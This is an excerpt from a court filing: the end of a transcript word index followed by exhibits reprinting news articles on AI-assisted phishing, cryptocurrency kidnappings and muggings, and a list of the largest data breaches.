<b>ten</b> 18:22,24	<b>thank</b> 17:8,19	59:16 60:6	<b>thomashower</b>
<b>terence</b> 4:15	17:23 20:8	62:17 63:9,19	14:13
7:16	21:2,10 22:10	63:24 66:1	<b>thorough</b>
<b>term</b> 68:7 89:3	63:25 64:2	68:15,16,20,21	100:6
89:5 94:1	66:11 97:22	69:25 70:24	<b>thought</b> 77:2
95:20 96:5	98:1 101:15,16	73:12,13 74:1	89:21 111:23
97:4,6 112:25	101:17 106:14	74:24 75:16,17	114:4
<b>terms</b> 23:9,10	117:13,15,17	76:5,8,18	<b>three</b> 19:22
23:20 24:4	<b>thanks</b> 46:12	77:10,11,18	24:7 55:4,6
25:3,21,22	<b>theory</b> 38:16	78:8,8,9,11,14	60:14,15 67:20
26:9 28:11	<b>thereof</b> 104:23	78:15,19 80:24	77:11,11 79:9
30:2 35:22	<b>therese</b> 13:20	82:21 83:9	103:16
40:17 41:13,15	<b>thing</b> 27:17	84:5,19 86:11	<b>thunder</b> 88:13
45:14 48:3,8	29:9,10,10	86:24 87:11	<b>tie</b> 78:8
48:21,25 49:4	36:23 37:5	88:5 90:10	<b>tim</b> 7:1
53:18 54:4	38:14 39:21	92:13 93:2,2	<b>time</b> 21:15
57:4,9 58:12	87:2 88:15,16	93:14 94:25,25	29:25 30:16
63:24 64:11	93:16,16 97:15	95:1,8,11,22	48:24 49:17



[time - under]

Page 36

50:23 52:24 53:23 56:1 63:15 64:18,21 66:23 69:19,20 69:20 73:20,24 75:17 92:22 115:6 117:14 117:15 <b>times</b> 70:17 <b>timon</b> 12:24 <b>timothy</b> 13:13 <b>title</b> 100:7 <b>today</b> 16:6 52:19 58:23 64:11,21 77:18 98:17 <b>today's</b> 18:2 <b>todd</b> 11:8 <b>told</b> 45:23 46:7 51:20,21 56:14 56:17,23,24,25 79:17 111:22 <b>tomas</b> 12:5 <b>ton</b> 54:8 <b>tonight</b> 116:19 <b>tony</b> 8:25 <b>took</b> 30:2 40:23 44:23 57:8 91:12 100:6 <b>top</b> 55:1 66:6 69:3,17 74:6 80:7,8 99:1 <b>tort</b> 28:16 <b>totally</b> 80:20 92:17	<b>tou</b> 44:5 <b>tough</b> 25:9 <b>tran</b> 14:14 <b>transaction</b> 113:20 <b>transcribed</b> 2:25 <b>transcript</b> 99:20 118:4 <b>transfer</b> 35:16 36:1,16,19,23 37:5 44:7 50:23,24 51:12 56:21 64:20 66:22,25 67:3 67:14 79:2 81:9 89:11 111:17 112:6 112:25 113:2,8 <b>transferee</b> 35:24 36:2 <b>transferor</b> 35:25 36:1 65:25 <b>transferor's</b> 36:20 <b>transferred</b> 36:2,5 38:9 40:20 50:25 55:12 82:7 89:15 105:2,4 113:1,3 <b>transferring</b> 34:21 <b>transfers</b> 81:2 <b>tried</b> 62:15 102:9 108:25	<b>tristan</b> 6:6 <b>true</b> 29:25 30:1 31:8 82:14 83:6 85:4 118:4 <b>trust</b> 60:11 61:18,18,19 <b>trustee</b> 16:24 <b>try</b> 18:12 28:7 33:14 40:14 102:15 116:20 <b>trying</b> 16:23 17:13 28:19 92:24 94:4 102:17 <b>turetsky</b> 4:25 8:21 <b>turn</b> 52:9 64:7 67:16 70:7 92:9 104:4 116:2 <b>turned</b> 111:11 <b>turner</b> 14:15 <b>turning</b> 17:24 54:16 <b>tweed</b> 3:10 <b>tweet</b> 116:18 <b>twitter</b> 27:17 <b>two</b> 25:4 27:19 28:20 66:13 67:9 70:25 75:19 89:8 90:17 104:17 106:25 109:14 109:17 113:9 <b>tyler</b> 12:1,10	<b>u</b> <b>u.k.</b> 32:14,17 32:18,21 39:5 39:13 40:2 41:5,13 54:21 55:9,19 110:7 111:10 <b>u.s.</b> 1:23 16:24 17:11,12,22 74:19 84:24 <b>uab</b> 40:7 88:25 <b>ubierna</b> 8:22 <b>uday</b> 11:13 <b>uk</b> 32:15 <b>ultimately</b> 80:10 <b>unable</b> 91:2 <b>unambiguous</b> 76:4 <b>unambiguou...</b> 85:16 111:11 <b>unaware</b> 36:13 <b>unchanged</b> 23:25 <b>uncontroverted</b> 32:13 <b>under</b> 22:23,24 23:10 25:3,18 25:21,22,22 28:11 30:17 32:4 44:5,17 48:2,7,21,24 55:23 59:2 60:19 61:1,16 66:23 77:22 83:19 91:4,15 91:25 92:4
--	--	---	---

98:21 100:22 101:2 105:11 106:11 107:8 109:12,12 117:18 <b>understand</b> 20:6 24:25 27:25 28:14 33:7 36:25 37:13 38:2 41:17,23 45:5 61:10 73:12 83:1 89:16 94:10 95:12 96:22 103:11 116:15 <b>understanding</b> 24:2 <b>understood</b> 39:13 49:3 72:11,16 107:20 <b>undertake</b> 23:15 <b>unequivocal</b> 86:9 <b>unexpressed</b> 20:17 <b>unintended</b> 76:10 <b>united</b> 1:1,12 <b>unjustified</b> 82:16 <b>unlimited</b> 111:11 <b>unsecured</b> 3:18 21:12 82:4	<b>unsigned</b> 33:18 65:13 <b>unusual</b> 57:7 <b>update</b> 16:8 <b>use</b> 23:10,10,20 24:4 25:3,21 25:23 26:9 28:11 30:2 36:17 40:17 41:13,16 45:14 48:3,8,21,25 49:4 53:18 54:4 57:9 58:13 61:3 63:24 64:11 65:4 66:1,3 67:8 68:4,7,22 71:8 72:17 73:5 77:24 79:24 80:2,25 81:11 83:10,13 84:10 85:13,16 85:19 86:16 88:6,7,11,20 88:21,24 89:4 89:7 90:10 93:18,24 94:2 94:9,10 95:10 95:21 96:5,7 96:12 97:7 98:9,10 102:15 104:7 109:18 110:15,23 111:9 <b>used</b> 16:16 17:10 58:9 63:22 69:9	108:8,10 <b>user's</b> 36:17 <b>users</b> 55:8,10 56:1,1,4 79:11 79:13 112:24 <b>using</b> 2:1 89:2 89:5 101:8 <b>usually</b> 62:12 63:17 64:22 <b>utsav</b> 11:10 <b>v</b> <b>v</b> 8:7 13:12 <b>vallon</b> 4:22 8:23 <b>value</b> 27:9,9 30:18,23 31:5 80:20 84:22 85:8 <b>various</b> 58:9 65:8 <b>vaunted</b> 99:13 <b>vazquez</b> 8:24 <b>vejseli</b> 8:25 <b>veritext</b> 118:20 <b>version</b> 23:21 23:23,23,24 24:4 30:2,2,4,6 30:13,14,17 32:11,12,13 36:13 38:4,24 40:23 42:23,23 43:6,13,14 45:3,4,19,20 45:24 47:11,11 47:15 48:11 49:7,7 56:24 57:1,1 62:24	66:5,8,10 73:5 73:7,7 81:1 82:22,25 83:6 83:13,21,25 84:2,4,10,14 84:20,23 86:18 86:19,20,21 87:22 88:2 102:22 104:7 109:12 <b>versions</b> 23:25 42:21 44:17,19 73:4 83:1,19 88:2 94:2 105:11,12,15 109:12 113:23 <b>versus</b> 86:22 <b>vessies</b> 14:16 <b>vicariously</b> 70:20 <b>victor</b> 8:22 <b>view</b> 49:7 50:6 107:19 <b>vince</b> 14:10 <b>vincent</b> 7:10 <b>violate</b> 40:24 58:20 <b>virtue</b> 91:8 <b>voluminous</b> 46:8 <b>voluntarily</b> 63:13 <b>w</b> <b>w</b> 14:5 <b>wait</b> 36:6 <b>walk</b> 101:10
---	---	---	---

[walker - york]

Page 38

<b>walker</b> 4:13 9:1 <b>wallets</b> 87:7 <b>want</b> 16:12 17:1 20:15 25:8 31:16 32:15,17 39:16 39:21 41:6,22 41:24,24 46:7 47:13 54:14 63:17 84:18 85:12,13,19 87:10 89:20 93:5,5 99:12 100:3 108:7,19 111:15 116:7 <b>wanted</b> 17:2,3 28:1,14 68:12 72:7 89:1 101:7 <b>wants</b> 58:11 70:18 95:2 97:11 <b>wark</b> 14:17 <b>warren</b> 9:2 <b>way</b> 18:5 27:21 28:12 29:11 30:25 32:8 43:6 49:6 56:11 57:3 59:1,24 61:21 73:19 78:25 80:22,23 85:25 92:16,17,18 93:8 95:19 102:9,10 113:11,19	115:21 <b>ways</b> 99:15 102:10,18 <b>we've</b> 16:23 20:15 22:6 28:12 34:6 50:10 55:14 65:2 102:3 108:23 115:16 116:19 <b>wedoff</b> 9:3 <b>week</b> 100:5 <b>weekend</b> 72:8 72:9 <b>weight</b> 20:18 37:14 <b>went</b> 24:20 49:7 <b>westover</b> 4:20 9:4 <b>whichever</b> 94:20 <b>white</b> 3:17 21:11 62:16 82:4 <b>william</b> 8:16 <b>willis</b> 14:18 <b>wiseman</b> 14:19 <b>wish</b> 113:4 <b>withdrawal</b> 55:5 79:8 <b>withdrawals</b> 20:7 <b>witness</b> 18:3 43:5 <b>witnesses</b> 61:25 62:1	<b>wofford</b> 9:5 <b>word</b> 24:3,5,8 24:21,23,23 30:3,6 37:14 40:23 44:24,25 57:12,16,16 58:16 59:13 69:13 70:13,14 70:16 71:6 72:24 73:5 87:24,25 89:25 94:10,13,14 96:1 115:24 <b>words</b> 24:15,16 50:19 58:4,8 58:22 67:22 71:21 72:3 80:3 81:5,7,8 83:1 89:22 90:21 92:24 105:5 115:17 115:19 <b>works</b> 18:5 <b>world</b> 44:15 50:14 56:23 <b>worth</b> 34:25 99:21 <b>worthless</b> 80:15 <b>would've</b> 93:8 <b>writing</b> 36:4 108:22 <b>written</b> 33:3 42:1 71:17 76:5 83:17 92:17 110:14	<b>wrong</b> 104:9 <b>wrote</b> 111:10 <b>wynn</b> 14:20  <b>x</b>  <b>x</b> 1:4,10 15:5  <b>y</b>  <b>yanez</b> 4:20 9:4 <b>yarborough</b> 14:21 <b>yards</b> 3:12 <b>yaz</b> 9:6 <b>yeah</b> 30:18 38:17 39:23 43:21 45:15 46:20 60:15 70:9,15 73:9 83:12 84:5 87:8 88:3 89:15 106:4 114:1 115:4 <b>year</b> 116:9,9,10 <b>yeary</b> 14:22 <b>yeilding</b> 9:7 <b>yep</b> 112:19 <b>yere</b> 62:12 <b>yesterday</b> 33:24 <b>yeung</b> 14:23 <b>yohannes</b> 5:10 <b>yoon</b> 9:8 <b>york</b> 1:2,14 3:6 3:13,20 81:13 86:5,7 87:19 98:15,22 104:8 106:11 116:22
--	--	---	--

[zaharis - zoom]

z
zaharis 14:24
zaryn 10:20
zats 9:9
zomo 4:12 9:10
14:25
zoom 2:1 34:8

**Exhibit K**



## Cybercrime

# Darktrace warns of rise in AI-enhanced scams since ChatGPT release

Cybersecurity firm notes emergence of sophisticated email scams featuring improved linguistic complexity

Mark Sweney

@marksweney

Wed 8 Mar 2023 07:54 EST

The cybersecurity firm Darktrace has warned that [since the release of ChatGPT](#) it has seen an increase in criminals using artificial intelligence to create more sophisticated scams to con employees and hack into businesses.

The Cambridge-based company, which reported a 92% drop in operating profits in the half year to the end of December, said AI was further enabling “hacktivist” [cyber-attacks using ransomware to extort money from businesses](#).

The company said it had seen the emergence of more convincing and complex scams by hackers since the launch of the hugely popular Microsoft-backed AI tool [ChatGPT](#) last November.

“Darktrace has found that while the number of email attacks across its own customer base remained steady since ChatGPT’s release, those that rely on tricking victims into clicking malicious links have declined while linguistic complexity, including text volume, punctuation and sentence length among others, have increased,” the company said.

“This indicates that cybercriminals may be redirecting their focus to crafting more sophisticated social engineering scams that exploit user trust.”

However, Darktrace said that the phenomenon had not yet resulted in a new wave of cybercriminals emerging, merely changing the tactics of the existing cohort.

“ChatGPT has [not] yet lowered barriers to entry for threat actors significantly, but it does believe that it may have helped increase the sophistication of phishing emails, enabling adversaries to create more targeted, personalised, and ultimately, successful attacks,” the company said.

Darktrace also warned in its results that it had seen a [“noticeable” slowdown in businesses signing up for its security products](#) in the final three months of last year. It attributed the drop in its operating profits in the last six months of 2022 to a tax bill relating to the

vesting of share awards for its chief executive, **Poppy Gustafsson**, and finance boss, Cathy Graham, which had forced it to reduce its forecast of free cashflow this year.

The company, whose market capitalisation of £1.9bn is far from the **heady highs of almost £7bn** months after flotation, said it had increased its customer base by a quarter year-on-year from 6,573 to 8,178 in the six months to the end of December.

Darktrace, which has been subjected to a **barrage of criticism from short-sellers** unconvinced that it can deliver on its aim of becoming a **potential European superpower** in the US-dominated cybersecurity space, said it was not concerned by the recent slump in new business.

### Sign up to **Business Today**



Free daily newsletter

Get set for the working day - we'll point you to all the business news and analysis you need every morning

Enter your email address

Sign up

**Privacy Notice:** Newsletters may contain info about charities, online ads, and content funded by outside parties. For more information see our [Privacy Policy](#). We use Google reCaptcha to protect our website and the Google [Privacy Policy](#) and [Terms of Service](#) apply.

“Although there has been a slowdown in new customer wins, I am pleased that our investments in retaining customers and increasing the value of both new and existing contracts are paying off,” said Gustafsson, who pointed to 36% year-on-year growth in revenues in the six months to the end of December.

“Our business continues to deliver against a challenging macro-economic backdrop, with continued strong year-on-year revenue growth.”

I hope you appreciated this article. Before you move on, I was hoping you would consider taking the step of supporting the Guardian's journalism.

From Elon Musk to Rupert Murdoch, a small number of billionaire owners have a powerful hold on so much of the information that reaches the public about what's happening in the world. The Guardian is different. We have no billionaire owner or shareholders to consider. Our journalism is produced to serve the public interest - not profit motives.

And we avoid the trap that befalls much US media - the tendency, born of a desire to please all sides, to engage in false equivalence in the name of neutrality. While fairness guides everything we do, we know there is a right and a wrong position in the fight against racism and for reproductive justice. When we report on issues like the climate crisis, we're not afraid to name who is responsible. And as a global news organization, we're able to provide a fresh, outsider perspective on US politics - one so often missing from the insular American media bubble.

Around the world, readers can access the Guardian's paywall-free journalism because of our unique reader-supported model. That's because of people like you. Our readers keep us independent, beholden to no outside influence and accessible to everyone - whether they can afford to pay for news, or not.

**If you can, please consider supporting the Guardian today. Thank you.**

**Betsy Reed**

Editor, Guardian US



Single

Monthly

Annual

\$7 per month

\$13 per month

Continue →

Remind me in May

VISA

Mastercard

AMERICAN EXPRESS

PayPal

**Exhibit L**



[HOME](#) [HEADLINES](#) VICTIM OF BRAZILIAN BITCOIN RANSOM KIDNAPPING PLOT RESCUED

## Headlines

# Victim of Brazilian Bitcoin Ransom Kidnapping Plot Rescued

LAST UPDATES BY

[FRANCISCO MEMORIA](#)

APRIL 30, 2017 7:29 PM



A 32-year-old Brazilian woman was recently rescued by the Civil Police on the east side of São Paulo, Brazil. The woman, married to a bitcoin businessman, was kidnapped in Florianopolis on Wednesday. The ransom was demanded in bitcoin and another unnamed cryptocurrency, according to local publication Diário Catarinense.

The kidnappers approached the victim right after she dropped her daughter off at school, 50 meters away from where she lives. While on their way to the city, the kidnappers contacted the victim's husband demanding the ransom, sending him a

video of the victim in which she said she didn't know where she and that was being kidnapped.

According to Anselmo Cruz, the officer in charge of the investigation from Dec, a criminal investigation unit, this is the first time kidnappers in Brazil demand a cryptocurrency ransom. Access to bitcoin, according to the police, would be given by the victim's husband.

In a translated statement, Mr Cruz said:

**“Early on in the investigation, I spoke with a few colleagues from all over Brazil and there was never a kidnap attempt in which a payment in virtual currency was demanded. This is unprecedented in Brazil. The main goal was to expedite the transaction, but that wasn't possible.”**

The husband then contacted the police and started negotiating with the criminals – who demanded a “large amount of bitcoin” – in an attempt to delay paying the ransom. The victim's husband told criminals that cryptocurrency's trading volume in the country wasn't large enough for him to have the demanded amount available.

Due to bitcoin's nature, it would be extremely hard for police to track down the criminals based on the address they would use to receive the money. During negotiations, however, the officers were able to locate and rescue the woman.

Police believe the victim was handpicked, and that there were at least six people involved in the crime. So far, only one has been arrested and the investigation is ongoing.

Officer Raphael Werling, who participated in the operation, said:

**“It was a very difficult operation, but we managed to free the person. She isn't injured.”**

The victim's daughter turned six this Saturday, the 29th, the day her mother was rescued. Her husband told local news agencies having her mother back was the best birthday gift she could ever get.

Last modified: March 4, 2021 4:56 PM  
[brazil kidnapping](#)

**Francisco Memoria**

Francisco is a cryptocurrency writer who's in love with technology and focuses on helping people see the value digital currencies have. [Twitter](#)

[PREVIOUS Op-Ed: Formally Submitted Comments to the SEC to Approve the Ethereum ETF](#) [NEXT Ethereum Soars Above \\$80, Reaches \\$7 Billion Market Cap](#)

© 2023 CCN. All right reserved.

- 
- 
- 
- 
-

**Exhibit M**

# NEWS

Apr 18, 2023

1.04 +1.69%    HEX \$0.07 -6.33%    MATIC \$1.18 +0.74%    SOL \$25.12 -0.89%    WETH \$2113

NEWS

by Jamie Redman

18784

Sep 25, 2021

## London College Student Robbed at Knifepoint by 8 Thugs for \$93K in Bitcoin



Recently a student from the University of Kent in London was robbed at knifepoint for his bitcoin. After eight thugs stormed his dorm room and demanded that he reveal his crypto credentials and passwords, the student was forced to leave the campus and he moved back home.

## Freshmen College Student Loses Bitcoin in an On-Campus Mugging

A recent [report](#) shows that a college student who started the year as a freshman was robbed at the University of Kent, a school located in the historic city of Canterbury. The student's mother details that five days before starting his course, her son started to talk about cryptocurrencies with a friend from the school.

"They were just having lads' talk. [Then] the conversation turned to [finance] and the friend started talking about cyber currency," the student's mother explained. After the discussion, the boy's friend alleges that the student brought eight friends from East London to visit the student's room and he instantly "knew he was in trouble," his mother declared.

The student says that his bitcoin stash was worth around £6,000 (\$8.2K) at the time he was robbed. But now that same stash of bitcoin is worth £68K (\$93,000) and the gang of thugs stole £3,000 worth of his school grant money. The student then called the police and ran to the security hut and the student's mother said the security guards didn't go to the crime scene. The police never arrived because there were more important matters to attend to that evening. The student's mother stressed:

The only action the university took was moving him to different accommodation. He was too traumatised so he moved back home even though he had safer and better accommodation.

## Police Dropped the Case 8 Months Later, Mother Warns of London's 'Freshers' Fishing Week'

To make matters worse, the money was never returned to the student. The Canterbury District Police Department dropped the case after eight months. The mother detailed that she was upset that the Kent security guards and police did nothing. She also warned other freshmen students that the same could happen to them.

"The police commonly call Freshers' Week 'fishing week' because all the criminals come down," she said. "They know the students have got grants, laptops, and new stuff. Attacks, assaults, and muggings are quite common across the country," the student's mother added.

The fact of the matter is, it is not wise to disclose crypto asset holdings to others, unless you truly trust them. [Bitcoin muggings](#) have been taking place for years, but there's been an increase in [crypto robberies](#) that leverage violence to steal bitcoin or other digital assets, since the crypto economy's massive rise in value during the latter half of 2020.

### TAGS IN THIS STORY

'Freshers' Fishing Week', \$93K in Bitcoin, 8 thugs, Bitcoin, Bitcoin Robbery, Bitcoin Stash, Bitcoin Stolen, Canterbury, Canterbury District Police, College in London, Freshers, Kent, Kent Security Guards, Knife point, London, Mugged, Mugging, Robbed, robbed bitcoin, University of Kent, Warning

***What do you think about the college student that was robbed at knifepoint by eight thugs and his so-called friend? Let us know what you think about this subject in the comments section below.***





Jamie Redman

Jamie Redman is the News Lead at Bitcoin.com News and a financial tech journalist living in Florida. Redman has been an active member of the cryptocurrency community since 2011. He has a passion for Bitcoin, open-source code, and decentralized applications. Since September 2015, Redman has written more than 6,000 articles for Bitcoin.com News about the disruptive protocols emerging today.



**TBD and Yellow Card to Enable Fiat On and Off-Ramp Payments in 16 African Countries via BTC**



**Reverse Engineering the Future: Bitcoin.com Team Members Weigh In on ETHGlobal Tokyo Hackathon**

*Image Credits: Shutterstock, Pixabay, Wiki Commons*

## < PREVIOUS ARTICLE

Former US Treasury Secretary Larry Summers: Cryptocurrency Will 'Do Better Regulated'

## NEXT ARTICLE >

Introducing MetaWars: A Strategic Blockchain-Based Game in the Metaverse

**DISCLAIMER**

**DISCUSSION**

**Exhibit N**



## Some teenagers are making a fortune trading Bitcoin—one even got kidnapped because of his success

---

 [fortune.com/2021/10/21/trading-bitcoin-teenagers-kidnapped](https://fortune.com/2021/10/21/trading-bitcoin-teenagers-kidnapped)

A U.K. court has sentenced a 22-year-old man to four years in prison for kidnapping a 14-year-old after the minor took to social media to share about his successes trading Bitcoin.

The child, whose name was not released, suggested he had made “a reasonable amount of money” from trading cryptocurrencies online in May, reports the *Guardian*. That caught the eye of Muhammed Khubaib and three other men.

The 14-year-old was punched, had a hand put over his mouth, and was forced into the back of a car in Bradford, England. When he was secured there, he was punched once again—this time with a glove containing sand.

The kidnappers called his mother, demanding £10,000 (\$13,738). If she didn’t pay, they said, “her son wouldn’t be going home,” prosecutors said. The mother was able to get the abductors to take £900 (\$1,236) instead.

Several days later, Khubaib was arrested and pleaded guilty to charges of kidnapping and blackmail. The other abductors have not been identified or arrested.

Judge Richard Mansell, who oversaw the case, said he believed the boy had “clearly been targeted” due to comments made on social media about Bitcoin trading.

Criminals have begun scouring social media for so-called Insta-bragging crypto traders. In Brazil, a 19-year-old crypto trader was shot dead after flaunting his newfound wealth online. (His last Instagram post included the red Porsche in which he was killed.)

More and more young people are experiencing windfalls trading cryptocurrencies. One 19-year-old was able to rent a \$23,000-per-month condo. And a brother-sister team, ages 14 and 9, respectively, are making \$32,000 per month mining Ethereum, Bitcoin, and more.

### More tech coverage from *Fortune*:

---

- Just how massive Amazon has grown during the pandemic, in 8 charts
- “Gone too far”: Meet the Dutch chips giant that Silicon Valley loves and Biden fears
- Alibaba CEO defends \$15.5 billion donation to China’s ‘common prosperity’ drive
- Leak reveals how Netflix measures wins and losses. But is it relevant?
- 4 key products just unveiled at Apple’s MacBook Pro event

Subscribe to Fortune Daily to get essential business stories straight to your inbox each morning.

**Exhibit O**



## Cryptocurrencies

🕒 This article is more than **10 months** old

# ‘Crypto muggings’: thieves in London target digital investors by taking phones

**Exclusive: Thousands of pounds stolen in cases seen by the Guardian in reports from City of London police**

---

---

**Rob Davies**

🐦 @ByRobDavies

Sun 8 May 2022 07:58 EDT

Thieves are targeting digital currency investors on the street in a wave of “crypto muggings”, police have warned, with victims reporting that thousands of pounds have been stolen after their mobile phones were seized.

Anonymised crime reports provided to the Guardian by City of **London** police, as part of a freedom of information request, reveal criminals are combining physical muscle with digital knowhow to part people from their cryptocurrency.

One victim reported they had been trying to order an Uber near London's Liverpool Street station when muggers forced them to hand over their phone. While the gang eventually gave the phone back, the victim later realised that £5,000-worth of ethereum digital currency was missing from their account with the crypto investing platform Coinbase.

In another case, a man was approached by a group of people offering to sell him cocaine and agreed to go down an alley with them to do the deal. The men offered to type a number into his phone but instead accessed his cryptocurrency account, holding him against a wall and forcing him to unlock a smartphone app with facial verification. They transferred £6,000-worth of ripple, another digital currency, out of his account.

A third victim said he had been vomiting under a bridge when a mugger forced him to unlock his phone using a fingerprint, then changed his security settings and stole £28,700, including cryptocurrency.

In another case, a victim told police that his cards and phone were pickpocketed after an evening at the pub, with £10,000 later stolen from their account with the investing platform Crypto.com. The victim was using his phone in the pub and believed thieves saw him type in his account pin, the report said.

"It's a sort of crypto mugging," said David Gerard, the author of *Attack on the 50 Foot Blockchain*, a book on digital currencies.

Cryptocurrency transfers **are irreversible**, unlike a bank transfer, making this type of crime more attractive to thieves.

"If I get robbed and they force me to make a bank transfer, the bank can trace where the money has gone and there are all sorts of comebacks. You can reverse the transaction.

"With crypto, if I transfer it to my crypto wallet I've got your coins and you can't get them back."

He said the risks were exacerbated by the way some people handle their investments on smartphones, without exercising the same degree of caution they would with cash. "People keep stupid amounts of money on account in crypto. They don't think it's money somehow."

Gurvais Grigg, a 23-year veteran of the FBI, now works as public sector chief technology officer for Chainalysis, which helps government agencies and financial institutions track movements of digital currency.

He said the nature of cryptocurrency, where transactions are logged on the blockchain, meant police should, in theory, be able to track stolen crypto.

“To [transfer stolen assets], they have to provide a wallet address and, most likely, they’ll use that wallet address again in the future. You also need to bring it to an exchange if you want to turn it into fiat currency.”

He said this created a digital paper trail that investigators can, and regularly do, use to track down multimillion-dollar crypto hacks. However, he said they were less likely to have the resources to pursue smaller, one-off crimes.

“An individual theft of a small amount may not get the attention of the police or a large law enforcement agency.

“If they could put together a larger conspiracy of activity, where people are doing it more than once or twice, police services would likely pay attention.”

The crypto muggings took place in the second half of 2021, in the relatively small part of London’s financial district patrolled by City of London police.

The incidents are not the first in which people have been forced to hand over cryptocurrency with the threat of violence.

A student in Kent claimed last year that eight people stormed his university accommodation and forced him to transfer £68,000 of bitcoin at knifepoint.

Later that year, the American technology entrepreneur Zaryn Dentzel told police he had been attacked at home in Madrid by masked thieves. He said they tortured him with a knife and stun gun before disappearing with millions of euros in bitcoin.

Sign up to the daily Business Today email or follow Guardian Business on Twitter at @BusinessDesk



Enter your email address

Sign up

We operate Google reCAPTCHA to protect our website and the Google [Privacy Policy](#) and [Terms of](#)

However, the nature of the crimes reported in London last year - apparently opportunistic street incidents akin to a mugging for cash or valuables - is presenting new challenges for the police.



Phil Ariss, who leads the cryptocurrency team on the National **Police** Chiefs' Council cybercrime programme, said more training was being given to police officers on a variety of crypto-related crimes.

He said police were also looking at ways to inform the public about the need to be cautious when accessing a crypto account.

"You wouldn't walk down the street holding £50 notes and counting them. That should apply to people with crypto assets," he said.

---

I hope you appreciated this article. Before you move on, I was hoping you would consider taking the step of supporting the Guardian's journalism.

From Elon Musk to Rupert Murdoch, a small number of billionaire owners have a powerful hold on so much of the information that reaches the public about what's happening in the world. The Guardian is different. We have no billionaire owner or shareholders to consider. Our journalism is produced to serve the public interest - not profit motives.

And we avoid the trap that befalls much US media - the tendency, born of a desire to please all sides, to engage in false equivalence in the name of neutrality. While fairness guides everything we do, we know there is a right and a wrong position in the fight against racism and for reproductive justice. When we report on issues like the climate crisis, we're not afraid to name who is responsible. And as a global news organization, we're able to provide a fresh, outsider perspective on US politics - one so often missing from the insular American media bubble.

Around the world, readers can access the Guardian's paywall-free journalism because of our unique reader-supported model. That's because of people like you. Our readers keep us independent, beholden to no outside influence and accessible to everyone - whether they can afford to pay for news, or not.

**If you can, please consider supporting the Guardian today. Thank you.**

**Betsy Reed**

*Editor, Guardian US*



Single

Monthly

Annual

**Exhibit P**

## ANALYSIS

# The 15 biggest data breaches of the 21st century

Data breaches affecting millions of users are far too common. Here are some of the biggest, baddest breaches in recent memory.

**By Michael Hill and Dan Swinhoe**

CSO |

NOV 8, 2022 2:00 AM PST

In today's data-driven world, data breaches can affect hundreds of millions or even billions of people at a time. Digital transformation has increased the supply of data moving, and data breaches have scaled up with it as attackers exploit the data-dependencies of daily life. How large cyberattacks of the future might become remains speculation, but as this list of the biggest data breaches of the 21<sup>st</sup> Century indicates, they have already reached enormous magnitudes.

For transparency, this list has been calculated by the number of users impacted, records exposed, or accounts affected. We have also made a distinction between incidents where data was actively stolen or reposted maliciously and those where an organization has inadvertently left data unprotected and exposed, but there has been no significant evidence of misuse. The latter have purposefully not been included in the list.

So, here it is – an up-to-date list of the 15 biggest data breaches in recent history, including details of those affected, who was responsible, and how the companies responded (as of July 2021).

[ Give your career a boost with top security certifications: Who they're for, what they cost, and which you need. | Sign up for CSO newsletters. ]

## 1. Yahoo

**Date:** August 2013

**Impact:** 3 billion accounts



Securing the number one spot – almost seven years after the initial breach and four since the true number of records exposed was revealed – is the attack on Yahoo. The company first publicly announced the incident – which it said took place in 2013 – in December 2016. At the time, it was in the process of being acquired by Verizon and estimated that account information of more than a billion of its customers had been accessed by a hacking group. Less than a year later, Yahoo announced that the actual figure of user accounts exposed was 3 billion. Yahoo stated that the revised estimate did not represent a new “security issue” and that it was sending emails to all the “additional affected user accounts.”

Despite the attack, the deal with Verizon was completed, albeit at a reduced price. Verizon’s CISO Chandra McMahon said at the time: “Verizon is committed to the highest standards of accountability and transparency, and we proactively work to ensure the safety and security of our users and networks in an evolving landscape of online threats. Our investment in Yahoo is allowing that team to continue to take significant steps to enhance their security, as well as benefit from Verizon’s experience and resources.” After investigation, it was discovered that, while the attackers accessed account information such as security questions and answers, plaintext passwords, payment card and bank data were not stolen.

---

## 2. Aadhaar [tie with Alibaba]

**Date:** January 2018

**Impact:** 1.1 billion Indian citizens’ identity/biometric information exposed

Nominations are open for the 2024 Best Places to Work in IT

In early 2018, news broke that malicious actors has infiltrated the world’s largest ID database, Aadhaar, exposing information on more than 1.1 billion Indian citizens including names, addresses, photos, phone numbers, and emails, as well as biometric data like fingerprints and iris scans. What’s more, since the database – established by the Unique Identification Authority of India (UIDAI) in 2009 – also held information about bank accounts connected with unique 12-digit numbers, it became a credit breach too. This was despite the UIDAI initially denying that the database held such data

The actors infiltrated the Aadhaar database through the website of Indane, a state-owned utility company connected to the government database through an application programming interface that allowed applications to retrieve data stored by other applications or software. Unfortunately, Indane's API had no access controls, thus rendering its data vulnerable. Hackers sold access to the data for as little as \$7 via a WhatsApp group. Despite warnings from security researchers and tech groups, it took Indian authorities until March 23, 2018, to take the vulnerable access point offline.

## 2. Alibaba [tie with Aadhaar]

**Date:** November 2019

**Impact:** 1.1 billion pieces of user data

Over an eight-month period, a developer working for an affiliate marketer scraped customer data, including usernames and mobile numbers, from the Alibaba Chinese shopping website, Taobao, using crawler software that he created. It appears the developer and his employer were collecting the information for their own use and did not sell it on the black market, although both were sentenced to three years in prison.

A Taobao spokesperson said in a statement: "Taobao devotes substantial resources to combat unauthorized scraping on our platform, as data privacy and security is of utmost importance. We have proactively discovered and addressed this unauthorized scraping. We will continue to work with law enforcement to defend and protect the interests of our users and partners."

---

## 4. LinkedIn

**Date:** June 2021

**Impact:** 700 million users

Professional networking giant LinkedIn saw data associated with 700 million of its users posted on a dark web forum in June 2021, impacting more than 90% of its user base. A hacker going by the moniker of "God User" used data scraping techniques by exploiting the site's (and others') API before dumping a first information data set of around 500

million customers. They then followed up with a boast that they were selling the full 700 million customer database. While LinkedIn argued that as no sensitive, private personal data was exposed, the incident was a violation of its terms of service rather than a data breach, a scraped data sample posted by God User contained information including email addresses, phone numbers, geolocation records, genders and other social media details, which would give malicious actors plenty of data to craft convincing, follow-on social engineering attacks in the wake of the leak, as warned by the UK's NCSC.

## 5. Sina Weibo

**Date:** March 2020

**Impact:** 538 million accounts

With over 600 million users, Sina Weibo is one of China's largest social media platforms. In March 2020, the company announced that an attacker obtained part of its database, impacting 538 million Weibo users and their personal details including real names, site usernames, gender, location, and phone numbers. The attacker is reported to have then sold the database on the dark web for \$250.

---

